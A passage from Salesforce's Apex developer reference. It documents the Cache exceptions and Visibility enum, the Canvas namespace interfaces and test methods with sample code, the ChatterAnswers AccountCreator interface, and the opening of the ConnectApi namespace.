`Cache.InvalidParamException`	An invalid parameter value is passed into a method of `Cache.Session` or `Cache.Org`. This error occurs when: • The key referenced is null or empty or is not alphanumeric. • The namespace referenced is null or empty. • The partition name is null or empty or is not alphanumeric. • Another referenced value is null.
`Cache.ItemSizeLimitExceededException`	A cache `put` call is made with an item that exceeds the maximum size limit. To fix this error, break the item into multiple, smaller items.
`Cache.PlatformCacheInvalidOperationException`	A cache `put` or `remove` call is made that is not allowed. For example, when calling `put` or `remove` inside a Visualforce constructor.

Visibility Enum

Use the `Cache.Visibility` enumeration in the `Cache.Session` or `Cache.Org` methods to indicate whether a cached value is visible only in the value's namespace or in all namespaces.

Enum Values

The following are the values of the `Cache.Visibility` enum.

Value	Description
`ALL`	The cached value is available to Apex code executing from any namespace. This is the default state.
`NAMESPACE`	The cached value is available to Apex code executing from the same namespace. If a key has the `Visibility.NAMESPACE` attribute, a `get` method initiated from a different namespace returns `null`.

Canvas Namespace

The `Canvas` namespace provides an interface and classes for canvas apps in Salesforce.

The following are the interfaces and classes in the `Canvas` namespace.

IN THIS SECTION:

ApplicationContext Interface
Use this interface to retrieve application context information, such as the application version or URL.

CanvasLifecycleHandler Interface
Implement this interface to control context information and add custom behavior during the application render phase.

ContextTypeEnum Enum
Describes context data that can be excluded from canvas app context data. You specify which context types to exclude in the `excludeContextTypes()` method in your `CanvasLifecycleHandler` implementation.

EnvironmentContext Interface
Use this interface to retrieve environment context information, such as the app display location or the configuration parameters.

RenderContext Interface
A wrapper interface that is used to retrieve application and environment context information.

Test Class
Contains methods for automated testing of your Canvas classes.

Canvas Exceptions
The `Canvas` namespace contains exception classes.

ApplicationContext Interface

Use this interface to retrieve application context information, such as the application version or URL.

Namespace

Canvas

Usage

The `ApplicationContext` interface provides methods to retrieve application information about the canvas app that's being rendered. Most of the methods are read-only. For this interface, you don't need to create an implementation. Use the default implementation that Salesforce provides.

IN THIS SECTION:

ApplicationContext Methods

ApplicationContext Methods

The following are methods for `ApplicationContext`.

IN THIS SECTION:

getCanvasUrl()
Retrieves the fully qualified URL of the canvas app.

getDeveloperName()
Retrieves the internal API name of the canvas app.

getName()
Retrieves the name of the canvas app.

getNamespace()
Retrieves the namespace prefix of the canvas app.

getVersion()
Retrieves the current version of the canvas app.

setCanvasUrlPath(newPath)
Overrides the URL of the canvas app for the current request.

`getCanvasUrl()`

Retrieves the fully qualified URL of the canvas app.

Signature

```
public String getCanvasUrl()
```

Return Value

Type: String

Usage

Use this method to get the URL of the canvas app, for example: `http://instance.salesforce.com:8080/canvas_app_path/canvas_app.jsp`.

`getDeveloperName()`

Retrieves the internal API name of the canvas app.

Signature

```
public String getDeveloperName()
```

Return Value

Type: String

Usage

Use this method to get the API name of the canvas app. You specify this value in the `API Name` field when you expose the canvas app by creating a connected app.

`getName()`

Retrieves the name of the canvas app.

Signature

```
public String getName()
```

Return Value

Type: String

Usage

Use this method to get the name of the canvas app.

`getNamespace()`

Retrieves the namespace prefix of the canvas app.

Signature

```
public String getNamespace()
```

Return Value

Type: String

Usage

Use this method to get the Salesforce namespace prefix that's associated with the canvas app.

`getVersion()`

Retrieves the current version of the canvas app.

Signature

```
public String getVersion()
```

Return Value

Type: String

Usage

Use this method to get the current version of the canvas app. This value changes after you update and republish a canvas app in an organization. If you are in a Developer Edition organization, using this method always returns the latest version.

`setCanvasUrlPath(newPath)`

Overrides the URL of the canvas app for the current request.

Signature

```
public void setCanvasUrlPath(String newPath)
```

Parameters

newPath
Type: String

The URL (not including domain) that you need to use to override the canvas app URL.

Return Value

Type: Void

Usage

Use this method to override the URL path and query string of the canvas app. Do not provide a fully qualified URL, because the provided URL string will be appended to the original canvas URL domain.

For example, if the current canvas app URL is `https://myserver.com:6000/myAppPath` and you call `setCanvasUrlPath('/alternatePath/args?arg1=1&arg2=2')`, the adjusted canvas app URL will be `https://myserver.com:6000/alternatePath/args?arg1=1&arg2=2`.

If the provided path results in a malformed URL, or a URL that exceeds 2,048 characters, a System.CanvasException will be thrown.

This method overrides the canvas app URL for the current request and does not permanently change the canvas app URL as configured in the UI for the Salesforce canvas app settings.

CanvasLifecycleHandler Interface

Implement this interface to control context information and add custom behavior during the application render phase.

Namespace

Canvas

Usage

Use this interface to specify what canvas context information is provided to your app by implementing the `excludeContextTypes()` method. Use this interface to call custom code when the app is rendered by implementing the `onRender()` method.

If you provide an implementation of this interface, you must implement `excludeContextTypes()` and `onRender()`.

Example Implementation

The following example shows a simple implementation of CanvasLifecycleHandler that specifies that organization context information will be excluded and prints a debug message when the app is rendered.

```
public class MyCanvasListener
implements Canvas.CanvasLifecycleHandler{
    public Set<Canvas.ContextTypeEnum> excludeContextTypes(){
        Set<Canvas.ContextTypeEnum> excluded = new Set<Canvas.ContextTypeEnum>();
        excluded.add(Canvas.ContextTypeEnum.ORGANIZATION);
        return excluded;
    }

    public void onRender(Canvas.RenderContext renderContext){
```

```
        System.debug('Canvas lifecycle called.');
    }
}
```

IN THIS SECTION:

CanvasLifecycleHandler Methods

CanvasLifecycleHandler Methods

The following are methods for `CanvasLifecycleHandler`.

IN THIS SECTION:

excludeContextTypes()
Lets the implementation exclude parts of the CanvasRequest context, if the application does not need it.

onRender(renderContext)
Invoked when a canvas app is rendered. Provides the ability to set and retrieve canvas application and environment context information during the application render phase.

excludeContextTypes()

Lets the implementation exclude parts of the CanvasRequest context, if the application does not need it.

Signature

```
public Set<Canvas.ContextTypeEnum> excludeContextTypes()
```

Return Value

Type: SET<Canvas.ContextTypeEnum>

This method must return `null` or a set of zero or more ContextTypeEnum values. Returning `null` enables all attributes by default. ContextTypeEnum values that can be set are:

- Canvas.ContextTypeEnum.ORGANIZATION
- Canvas.ContextTypeEnum.RECORD_DETAIL
- Canvas.ContextTypeEnum.USER

See ContextTypeEnum on page 789 for more details on these values.

Usage

Implement this method to specify which attributes to disable in the context of the canvas app. A disabled attribute will set the associated canvas context information to null.

Disabling attributes can help improve performance by reducing the size of the signed request and canvas context. Also, disabled attributes do not need to be retrieved by Salesforce, which further improves performance.

See the *Force.com Canvas Developer's Guide* for more information on context information in the Context object that's provided in the CanvasRequest.

Example

This example implementation specifies that the organization information will be disabled in the canvas context.

```
public Set<Canvas.ContextTypeEnum> excludeContextTypes() {
    Set<Canvas.ContextTypeEnum> excluded = new Set<Canvas.ContextTypeEnum>();
    excluded.add(Canvas.ContextTypeEnum.ORGANIZATION);
    return excluded;
}
```

`onRender(renderContext)`

Invoked when a canvas app is rendered. Provides the ability to set and retrieve canvas application and environment context information during the application render phase.

Signature

```
public void onRender(Canvas.RenderContext renderContext)
```

Parameters

`renderContext`
Type: Canvas.RenderContext

Return Value

Type: Void

Usage

If implemented, this method is called whenever the canvas app is rendered. The implementation can set and retrieve context information by using the provided Canvas.RenderContext.

This method is called whenever signed request or context information is retrieved by the client. See the *Force.com Canvas Developer's Guide* for more information on signed request authentication.

Example

This example implementation prints 'Canvas lifecycle called.' to the debug log when the canvas app is rendered.

```
public void onRender(Canvas.RenderContext renderContext) {
    System.debug('Canvas lifecycle called.');
}
```

ContextTypeEnum Enum

Describes context data that can be excluded from canvas app context data. You specify which context types to exclude in the `excludeContextTypes()` method in your `CanvasLifecycleHandler` implementation.

Namespace

Canvas

Enum Values

Value	Description
`ORGANIZATION`	Exclude context information about the organization in which the canvas app is running.
`RECORD_DETAIL`	Exclude context information about the object record on which the canvas app appears.
`USER`	Exclude context information about the current user.

EnvironmentContext Interface

Use this interface to retrieve environment context information, such as the app display location or the configuration parameters.

Namespace

Canvas

Usage

The `EnvironmentContext` interface provides methods to retrieve environment information about the current canvas app. For this interface, you don't need to create an implementation. Use the default implementation that Salesforce provides.

IN THIS SECTION:

EnvironmentContext Methods

EnvironmentContext Methods

The following are methods for `EnvironmentContext`.

IN THIS SECTION:

addEntityField(fieldName)

Adds a field to the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

addEntityFields(fieldNames)

Adds a set of fields to the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

getDisplayLocation()

Retrieves the display location where the canvas app is being called from. For example, a value of Visualforce indicates that the canvas app was called from a Visualforce page.

getEntityFields()

Retrieves the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

getLocationUrl()

Retrieves the location URL of the canvas app.

getParametersAsJSON()

Retrieves the current custom parameters for the canvas app. Parameters are returned as a JSON string.

getSublocation()

Retrieves the display sublocation where the canvas app is being called from.

setParametersAsJSON(jsonString)

Sets the custom parameters for the canvas app.

`addEntityField(fieldName)`

Adds a field to the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

Signature

```
public void addEntityField(String fieldName)
```

Parameters

`fieldName`

Type: String

The object field name that you need to add to the list of returned fields., Using '*' adds all fields that the user has permission to view.

Return Value

Type: Void

Usage

When you use the `<apex:canvasApp>` component to display a canvas app on a Visualforce page, and that page is associated with an object (placed on the page layout, for example), you can specify fields to be returned from the related object. See the *Force.com Canvas Developer's Guide* for more information on the Record object.

Use `addEntityField()` to add a field to the list of object fields that are returned in the signed request Record object. By default the list of fields includes ID. You can add fields by name or add all fields that the user has permission to view by calling `addEntityField('*')`.

You can inspect the configured list of fields by using Canvas.EnvironmentContext.`getEntityFields()`.

Example

This example adds the Name and BillingAddress fields to the list of object fields. This example assumes the canvas app will appear in a Visualforce page that's associated with the Account page layout.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Add Name and BillingAddress to fields (assumes we'll run from the Account detail page)
env.addEntityField('Name');
env.addEntityField('BillingAddress');
```

addEntityFields(fieldNames)

Adds a set of fields to the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

Signature

```
public void addEntityFields(Set<String> fieldNames)
```

Parameters

fieldNames
Type: SET<String>

The set of object field names that you need to add to the list of returned fields. If an item in the set is '*', all fields that the user has permission to view are added.

Return Value

Type: Void

Usage

When you use the `<apex:canvasApp>` component to display a canvas app on a Visualforce page, and that page is associated with an object (placed on the page layout, for example), you can specify fields to be returned from the related object. See the *Force.com Canvas Developer's Guide* for more information on the Record object.

Use `addEntityFields()` to add a set of one or more fields to the list of object fields that are returned in the signed request Record object. By default the list of fields includes ID. You can add fields by name or add all fields that the user has permission to view by adding a set that includes '*' as one of the strings.

You can inspect the configured list of fields by using Canvas.EnvironmentContext.`getEntityFields()`.

Example

This example adds the Name, BillingAddress, and YearStarted fields to the list of object fields. This example assumes that the canvas app will appear in a Visualforce page that's associated with the Account page layout.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Add Name, BillingAddress and YearStarted to fields (assumes we'll run from the Account
 detail page)
Set<String> fields = new Set<String>{'Name','BillingAddress','YearStarted'};
env.addEntityFields(fields);
```

getDisplayLocation()

Retrieves the display location where the canvas app is being called from. For example, a value of Visualforce indicates that the canvas app was called from a Visualforce page.

Signature

```
public String getDisplayLocation()
```

Return Value

Type: String

The return value can be one of the following strings:

- Chatter—The canvas app was called from the Chatter tab.
- ChatterFeed—The canvas app was called from a Chatter canvas feed item.
- MobileNav—The canvas app was called from the navigation menu in Salesforce1.
- OpenCTI—The canvas app was called from an Open CTI component.
- PageLayout—The canvas app was called from an element within a page layout. If the displayLocation is PageLayout, one of the subLocation values might be returned.
- Publisher—The canvas app was called from a canvas custom quick action.
- ServiceDesk—The canvas app was called from a Salesforce Console component.
- Visualforce—The canvas app was called from a Visualforce page.
- None—The canvas app was called from the Canvas App Previewer.

Usage

Use this method to obtain the display location for the canvas app.

`getEntityFields()`

Retrieves the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

Signature

```
public List<String> getEntityFields()
```

Return Value

Type: LIST<String>

Usage

When you use the `<apex:canvasApp>` component to display a canvas app on a Visualforce page, and that page is associated with an object (placed on the page layout, for example), you can specify fields to be returned from the related object. See the *Force.com Canvas Developer's Guide* for more information on the Record object.

Use getEntityFields() to retrieve the list of object fields that are returned in the signed request Record object. By default the list of fields includes ID. The list of fields can be configured by using the Canvas.EnvironmentContext.`addEntityField(fieldName)` or Canvas.EnvironmentContext.`addEntityFields(fieldNames)` methods.

Example

This example gets the current list of object fields and retrieves each item in the list, printing each field name to the debug log.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

List<String> entityFields = env.getEntityFields();
```

```
for (String fieldVal : entityFields) {
    System.debug('Environment Context entityField: ' + fieldVal);
}
```

If the canvas app that's using this lifecycle code was run from the detail page of an Account, the debug log output might look like:

```
Environment Context entityField: Id
```

`getLocationUrl()`

Retrieves the location URL of the canvas app.

Signature

```
public String getLocationUrl()
```

Return Value

Type: String

Usage

Use this method to obtain the URL of the page where the user accessed the canvas app. For example, if the user accessed your app by clicking a link on the Chatter tab, this method returns the URL of the Chatter tab, which would be similar to 'https://*yourInstance*.salesforce.com/_ui/core/chatter/ui/ChatterPage'.

`getParametersAsJSON()`

Retrieves the current custom parameters for the canvas app. Parameters are returned as a JSON string.

Signature

```
public String getParametersAsJSON()
```

Return Value

Type: String

Usage

Use this method to get the current custom parameters for the canvas app. The parameters are returned in a JSON string that can be de-serialized by using the System.JSON.`deserializeUntyped(jsonString)` method.

Custom parameters can be modified by using the Canvas.EnvironmentContext.`setParametersAsJSON(jsonString)` string.

Example

This example gets the current custom parameters, de-serializes them into a map, and prints the results to the debug log.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Get current custom params
```

```
Map<String, Object> currentParams =
    (Map<String, Object>) JSON.deserializeUntyped(env.getParametersAsJSON());
System.debug('Environment Context custom paramters: ' + currentParams);
```

`getSublocation()`

Retrieves the display sublocation where the canvas app is being called from.

Signature

```
public String getSublocation()
```

Return Value

Type: String

The return value can be one of the following strings:

- S1MobileCardFullview—The canvas app was called from a mobile card.
- S1MobileCardPreview—The canvas app was called from a mobile card preview. The user must click the preview to open the app.
- S1RecordHomePreview—The canvas app was called from a record detail page preview. The user must click the preview to open the app.
- S1RecordHomeFullview—The canvas app was called from a page layout.

Usage

Use this method to obtain the display sublocation for the canvas app. Use only if the primary display location can be displayed on mobile devices.

`setParametersAsJSON(jsonString)`

Sets the custom parameters for the canvas app.

Signature

```
public void setParametersAsJSON(String jsonString)
```

Parameters

`jsonString`
Type: String

The custom parameters that you need to set, serialized into a JSON format string.

Return Value

Type: Void

Usage

Use this method to set the current custom parameters for the canvas app. The parameters must be provided in a JSON string. You can use the System.JSON.`serialize(objectToSerialize)` method to serialize a map into a JSON string.

Setting the custom parameters will overwrite the custom parameters that are set for the current request. If you need to modify the current custom parameters, first get the current set of custom parameters by using `getParametersAsJSON()`, modify the retrieved parameter set as needed, and then use this modified set in your call to setParametersAsJSON().

If the provided JSON string exceeds 32KB, a System.CanvasException will be thrown.

Example

This example gets the current custom parameters, adds a new `newCustomParam` parameter with a value of 'TESTVALUE', and sets the current custom parameters.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Get current custom params
Map<String, Object> previousParams =
    (Map<String, Object>) JSON.deserializeUntyped(env.getParametersAsJSON());

// Add a new custom param
previousParams.put('newCustomParam','TESTVALUE');

// Now replace the parameters with the current parameters plus our new custom param
env.setParametersAsJSON(JSON.serialize(previousParams));
```

RenderContext Interface

A wrapper interface that is used to retrieve application and environment context information.

Namespace

Canvas

Usage

Use this interface to retrieve application and environment context information for your canvas app. For this interface, you don't need to create an implementation. Use the default implementation that Salesforce provides.

IN THIS SECTION:

RenderContext Methods

RenderContext Methods

The following are methods for `RenderContext`.

IN THIS SECTION:

getApplicationContext()
Retrieves the application context information.

getEnvironmentContext()
Retrieves the environment context information.

getApplicationContext()

Retrieves the application context information.

Signature

```
public Canvas.ApplicationContext getApplicationContext()
```

Return Value

Type: Canvas.ApplicationContext

Usage

Use this method to get the application context information for your canvas app.

Example

The following example implementation of the CanvasLifecycleHandler onRender() method uses the provided RenderContext to retrieve the application context information and then checks the namespace, version, and app URL.

```
public void onRender(Canvas.RenderContext renderContext){
    Canvas.ApplicationContext app = renderContext.getApplicationContext();
    if (!'MyNamespace'.equals(app.getNamespace())){
        // This application is installed, add code as needed
        ...
    }

    // Check the application version
    Double currentVersion = Double.valueOf(app.getVersion());

    if (currentVersion <= 5){
        // Add version specific code as needed
        ...
        // Tell the canvas application to operate in deprecated mode
        app.setCanvasUrlPath('/canvas?deprecated=true');
    }
}
```

getEnvironmentContext()

Retrieves the environment context information.

Signature

```
public Canvas.EnvironmentContext getEnvironmentContext()
```

Return Value

Type: Canvas.EnvironmentContext

Usage

Use this method to get the environment context information for your canvas app.

Example

The following example implementation of the CanvasLifecycleHandler onRender() method uses the provided RenderContext to retrieve the environment context information and then modifies the custom parameters.

```
public void onRender(Canvas.RenderContext renderContext) {
   Canvas.EnvironmentContext env =
        renderContext.getEnvironmentContext();

    // Retrieve the custom params
    Map<String, Object> previousParams = (Map<String, Object>)
          JSON.deserializeUntyped(env.getParametersAsJSON());

    previousParams.put('param1',1);
    previousParams.put('param2',3.14159);

    ...

    // Now, add in some opportunity record IDs
    Opportunity[] o = [select id, name from opportunity];
    previousParams.put('opportunities',o);

    // Now, replace the parameters
    env.setParametersAsJSON(JSON.serialize(previousParams));
}
```

Test Class

Contains methods for automated testing of your Canvas classes.

Namespace

Canvas

Usage

Use this class to test your implementation of Canvas.CanvasLifecycleHandler with mock test data. You can create a test Canvas.RenderContext with mock application and environment context data and use this data to verify that your CanvasLifecycleHandler is being invoked correctly.

IN THIS SECTION:

Test Constants

The Test class provides constants that are used as keys when you set mock application and environment context data.

Test Methods

The Test class provides methods for creating test contexts and invoking your CanvasLifecycleHandler with mock data.

Test Constants

The Test class provides constants that are used as keys when you set mock application and environment context data.

When you call Canvas.Test.`mockRenderContext(applicationContextTestValues, environmentContextTestValues)`, you need to provide maps of key-value pairs to represent your mock application and environment context data. The Test class provides static constant strings that you can use as keys for various parts of the application and environment context.

Constant	Description
`KEY_CANVAS_URL`	Represents the canvas app URL key in the ApplicationContext.
`KEY_DEVELOPER_NAME`	Represents the canvas app developer or API name key in the ApplicationContext.
`KEY_DISPLAY_LOCATION`	Represents the canvas app display location key in the EnvironmentContext.
`KEY_LOCATION_URL`	Represents the canvas app location URL key in the EnvironmentContext.
`KEY_NAME`	Represents the canvas app name key in the ApplicationContext.
`KEY_NAMESPACE`	Represents the canvas app namespace key in the ApplicationContext.
`KEY_SUB_LOCATION`	Represents the canvas app sublocation key in the EnvironmentContext.
`KEY_VERSION`	Represents the canvas app version key in the ApplicationContext.

Test Methods

The Test class provides methods for creating test contexts and invoking your CanvasLifecycleHandler with mock data.

The following are methods for `Test`. All are static methods.

IN THIS SECTION:

mockRenderContext(applicationContextTestValues, environmentContextTestValues)
Creates and returns a test Canvas.RenderContext based on the provided application and environment context parameters.

testCanvasLifecycle(lifecycleHandler, mockRenderContext)
Calls the canvas test framework to invoke a CanvasLifecycleHandler with the provided RenderContext.

`mockRenderContext(applicationContextTestValues, environmentContextTestValues)`

Creates and returns a test Canvas.RenderContext based on the provided application and environment context parameters.

Signature

```
public static Canvas.RenderContext mockRenderContext(Map<String,String>
applicationContextTestValues, Map<String,String> environmentContextTestValues)
```

Parameters

`applicationContextTestValues`
Type: Map<String,String>

Specifies a map of key-value pairs that provide mock application context data. Use constants that are provided by Canvas.Test as keys. If `null` is provided for this parameter, the canvas framework will generate some default mock application context values.

environmentContextTestValues
Type: Map<String,String>

Specifies a map of key-value pairs that provide mock environment context data. Use constants provided by Canvas.Test as keys. If `null` is provided for this parameter, the canvas framework will generate some default mock environment context values.

Return Value

Type: Canvas.RenderContext

Usage

Use this method to create a mock Canvas.RenderContext. Use the returned RenderContext in calls to Canvas.Test.`testCanvasLifecycle(lifecycleHandler, mockRenderContext)` for testing Canvas.CanvasLifecycleHandler implementations.

Example

The following example creates maps to represent mock application and environment context data and generates a test Canvas.RenderContext. This test RenderContext can be used in a call to Canvas.Test.`testCanvasLifecycle(lifecycleHandler, mockRenderContext)`.

```
Map<String,String> appValues = new Map<String,String>();
appValues.put(Canvas.Test.KEY_NAMESPACE,'alternateNamespace');
appValues.put(Canvas.Test.KEY_VERSION,'3.0');

Map<String,String> envValues = new Map<String,String>();
envValues.put(Canvas.Test.KEY_DISPLAY_LOCATION,'Chatter');
envValues.put(Canvas.Test.KEY_LOCATION_URL,'https://yourInstance.salesforce.com/_ui/core/chatter/ui/ChatterPage');

Canvas.RenderContext mock = Canvas.Test.mockRenderContext(appValues,envValues);
```

testCanvasLifecycle(lifecycleHandler, mockRenderContext)

Calls the canvas test framework to invoke a CanvasLifecycleHandler with the provided RenderContext.

Signature

```
public static Void testCanvasLifecycle(Canvas.CanvasLifecycleHandler
lifecycleHandler,Canvas.RenderContext mockRenderContext)
```

Parameters

lifecycleHandler
Type: Canvas.CanvasLifecycleHandler

Specifies the CanvasLifecycleHandler implementation that you need to invoke.

mockRenderContext
Type: Canvas.RenderContext

Specifies the RenderContext information that you need to provide to the invoked CanvasLifecycleHandler. If `null` is provided for this parameter, the canvas framework will generate and use a default mock RenderContext.

Return Value

Type: Void

Usage

Use this method to invoke an implementation of Canvas.CanvasLifecycleHandler.`onRender(renderContext)` with a mock Canvas.RenderContext that you provide.

Example

The following example creates maps to represent mock application and environment context data and generates a test Canvas.RenderContext. This test RenderContext is then used to invoke a Canvas.CanvasLifecycleHandler.

```
// Set some application context data in a Map
Map<String,String> appValues = new Map<String,String>();
appValues.put(Canvas.Test.KEY_NAMESPACE,'alternateNamespace');
appValues.put(Canvas.Test.KEY_VERSION,'3.0');

// Set some environment context data in a MAp
Map<String,String> envValues = new Map<String,String>();
envValues.put(Canvas.Test.KEY_DISPLAY_LOCATION,'Chatter');
envValues.put(Canvas.Test.KEY_LOCATION_URL,'https://yourInstance.salesforce.com/_ui/core/chatter/ui/ChatterPage');

// Create a mock RenderContext using the test application and environment context data
Maps
Canvas.RenderContext mock = Canvas.Test.mockRenderContext(appValues,envValues);

// Set some custom params on the mock RenderContext
mock.getEnvironmentContext().setParametersAsJSON('{\"param1\":1,\"boolParam\":true,\"stringParam\":\"test
 string\"}');

// Use the mock RenderContext to invoke a CanvasLifecycleHandler
Canvas.Test.testCanvasLifecycle(handler,mock)
```

Canvas Exceptions

The `Canvas` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `Canvas` namespace contains this exception:

Exception	Description
`Canvas.CanvasRenderException`	Use this class in your implementation of Canvas.CanvasLifecycleHandler.`onRender(renderContext)`. To show an error to the user in your `onRender()` implementation, throw a `Canvas.CanvasRenderException`, and the canvas framework will

Exception	Description
	render the error message to the user. This exception will be managed only within the `onRender()` method.

Example

The following example implementation of `onRender()` catches a CanvasException that was thrown because a canvas URL was set with a string that exceeded the maximum length. A CanvasRenderException is created and thrown to display the error to the user.

```
public class MyCanvasListener
implements Canvas.CanvasLifecycleHandler {

    public void onRender(Canvas.RenderContext renderContext) {
        Canvas.ApplicationContext app = renderContext.getApplicationContext();

        // Code to generate a URL string that is too long

        // ...

        // Try to set the canvas app URL using the invalid URL string
        try {
            app.setCanvasUrlPath(aUrlPathThatIsTooLong);
        } catch (CanvasException e) {
            // Display error to user by throwing a new CanvasRenderException
            throw new Canvas.CanvasRenderException(e.getMessage());
        }
    }
}
```

See the *Force.com Canvas Developer's Guide* for additional examples that use CanvasRenderException.

ChatterAnswers Namespace

The `ChatterAnswers` namespace provides an interface for creating Account records.

The following is the interface in the `ChatterAnswers` namespace.

IN THIS SECTION:

AccountCreator Interface
Creates Account records that will be associated with Chatter Answers users.

AccountCreator Interface

Creates Account records that will be associated with Chatter Answers users.

Namespace

ChatterAnswers

Usage

The `ChatterAnswers.AccountCreator` is specified in the `registrationClassName` attribute of a `chatteranswers:registration` Visualforce component. This interface is called by Chatter Answers and allows for custom creation of Account records used for portal users.

To implement the `ChatterAnswers.AccountCreator` interface, you must first declare a class with the `implements` keyword as follows:

```
public class ChatterAnswersRegistration implements ChatterAnswers.AccountCreator {
```

Next, your class must provide an implementation for the following method:

```
public String createAccount(String firstname, String lastname, Id siteAdminId) {
    // Your code here
}
```

The implemented method must be declared as `global` or `public`.

IN THIS SECTION:

AccountCreator Methods

AccountCreator Example Implementation

AccountCreator Methods

The following are methods for `AccountCreator`.

IN THIS SECTION:

createAccount(firstName, lastName, siteAdminId)
Accepts basic user information and creates an Account record. The implementation of this method returns the account ID.

`createAccount(firstName, lastName, siteAdminId)`

Accepts basic user information and creates an Account record. The implementation of this method returns the account ID.

Signature

```
public String createAccount(String firstName, String lastName, Id siteAdminId)
```

Parameters

`firstName`
Type: String

The first name of the user who is registering.

`lastName`
Type: String

The last name of the user who is registering.

`siteAdminId`
Type: ID

The user ID of the Site administrator, used for notification if any exceptions occur.

Return Value

Type: String

AccountCreator Example Implementation

This is an example implementation of the `ChatterAnswers.AccountCreator` interface. The `createAccount` method implementation accepts user information and creates an Account record. The method returns a String value for the Account ID.

```
public class ChatterAnswersRegistration implements ChatterAnswers.AccountCreator {
    public String createAccount(String firstname, String lastname, Id siteAdminId) {
        Account a = new Account(name = firstname + ' ' + lastname, ownerId = siteAdminId);

         insert a;
         return a.Id;
    }
}
```

This example tests the code above.

```
@isTest
private class ChatterAnswersCreateAccountTest {
    static testMethod void validateAccountCreation() {
        User[] user = [SELECT Id, Firstname, Lastname from User];
        if (user.size() == 0) { return; }
        String firstName = user[0].FirstName;
        String lastName = user[0].LastName;
        String userId = user[0].Id;
        String accountId = new ChatterAnswersRegistration().createAccount(firstName,
lastName, userId);
        Account acct = [SELECT name, ownerId from Account where Id =: accountId];
        System.assertEquals(firstName + ' ' + lastName, acct.name);
        System.assertEquals(userId, acct.ownerId);
  }
}
```

`ConnectApi` Namespace

The `ConnectApi` namespace (also called Chatter in Apex) provides classes for accessing the same data available in Chatter REST API. Use Chatter in Apex to create custom Chatter experiences in Salesforce.

For information about working with the `ConnectApi` classes, see Chatter in Apex on page 294.

IN THIS SECTION:

ActionLinks Class

Create, delete, and get information about an action link group definition; get information about an action link group; get action link diagnostic information.

Announcements Class

Access information about announcements and post announcements.

Chatter Class

Access information about followers and subscriptions for records.

ChatterFavorites Class

Chatter favorites give you easy access to topics, list views, and feed searches.

ChatterFeeds Class

Get, post, and delete feed elements, likes, comments, and bookmarks. You can also search feed elements, share feed elements, and vote on polls.

ChatterGroups Class

Information about groups, such as the group's members, photo, and the groups the specified user is a member of. Add members to a group, remove members, and change the group photo.

ChatterMessages Class

Access and modify message and conversation data.

ChatterUsers Class

Access information about users, such as followers, subscriptions, files, and groups.

Communities Class

Access general information about communities in your organization.

CommunityModeration Class

Access information about flagged feed items and comments in a community. Add and remove flags from comments and feed items. To view a feed containing all flagged feed items, pass `ConnectApi.FeedType.Moderation` to the `ConnectApi.ChatterFeeds.getFeedElementsFromFeed` method.

ContentHub Class

Access repositories and their files and folders.

Datacloud Class

Purchase Data.com contact or company records, and retrieve purchase information.

EmailMergeFieldService Class

Extract a list of merge fields for an object. A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

ExternalEmailServices Class

Access information about integration with external email services, such as sending email within Salesforce through an external email account.

Knowledge Class

Access information about trending articles in communities.

ManagedTopics Class

Access information about managed topics in a community. Create, delete, and reorder managed topics.

Mentions Class

Access information about mentions. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

Organization Class

Access information about an organization.

QuestionAndAnswers Class

Access question and answers suggestions.

Recommendations Class

Access information about recommendations and reject recommendations. Also create, delete, get, and update recommendation audiences, recommendation definitions, and scheduled recommendations.

Records Class

Access information about record motifs, which are small icons used to distinguish record types in the Salesforce UI.

SalesforceInbox Class

Access information about Automated Activity Capture, which is available in Einstein and Salesforce Inbox.

Topics Class

Access information about topics, such as their descriptions, the number of people talking about them, related topics, and information about groups contributing to the topic. Update a topic's name or description, merge topics, and add and remove topics from records and feed items.

UserProfiles Class

Access user profile data. The user profile data populates the profile page (also called the Chatter profile page). This data includes user information (such as address, manager, and phone number), some user capabilities (permissions), and a set of subtab apps, which are custom tabs on the profile page.

Zones Class

Access information about Chatter Answers zones in your organization. Zones organize questions into logical groups, with each zone having its own focus and unique questions.

ConnectApi Input Classes

Some `ConnectApi` methods take arguments that are instances of `ConnectApi` input classes.

ConnectApi Output Classes

Most `ConnectApi` methods return instances of `ConnectApi` output classes.

ConnectApi Enums

Enums specific to the `ConnectApi` namespace.

ConnectApi Exceptions

The `ConnectApi` namespace contains exception classes.

ActionLinks Class

Create, delete, and get information about an action link group definition; get information about an action link group; get action link diagnostic information.

Namespace

ConnectApi

Usage

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

There are two views of an action link and an action link group: the definition, and the context user's view. The definition includes potentially sensitive information, such as authentication information. The context user's view is filtered by visibility options and the values reflect the state of the context user.

Action link definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission. Use these methods to operate on action link group definitions (which contain action link definitions):

- createActionLinkGroupDefinition(communityId, actionLinkGroup)
- deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)
- getActionLinkGroupDefinition(communityId, actionLinkGroupId)

Use these methods to operate on a context user's view of an action link or an action link group:

- getActionLink(communityId, actionLinkId)
- getActionLinkGroup(communityId, actionLinkGroupId)
- getActionLinkDiagnosticInfo(communityId, actionLinkId)

For information about how to use action links, see Working with Action Links.

ActionLinks Methods

The following are methods for `ActionLinks`. All methods are static.

IN THIS SECTION:

createActionLinkGroupDefinition(communityId, actionLinkGroup)
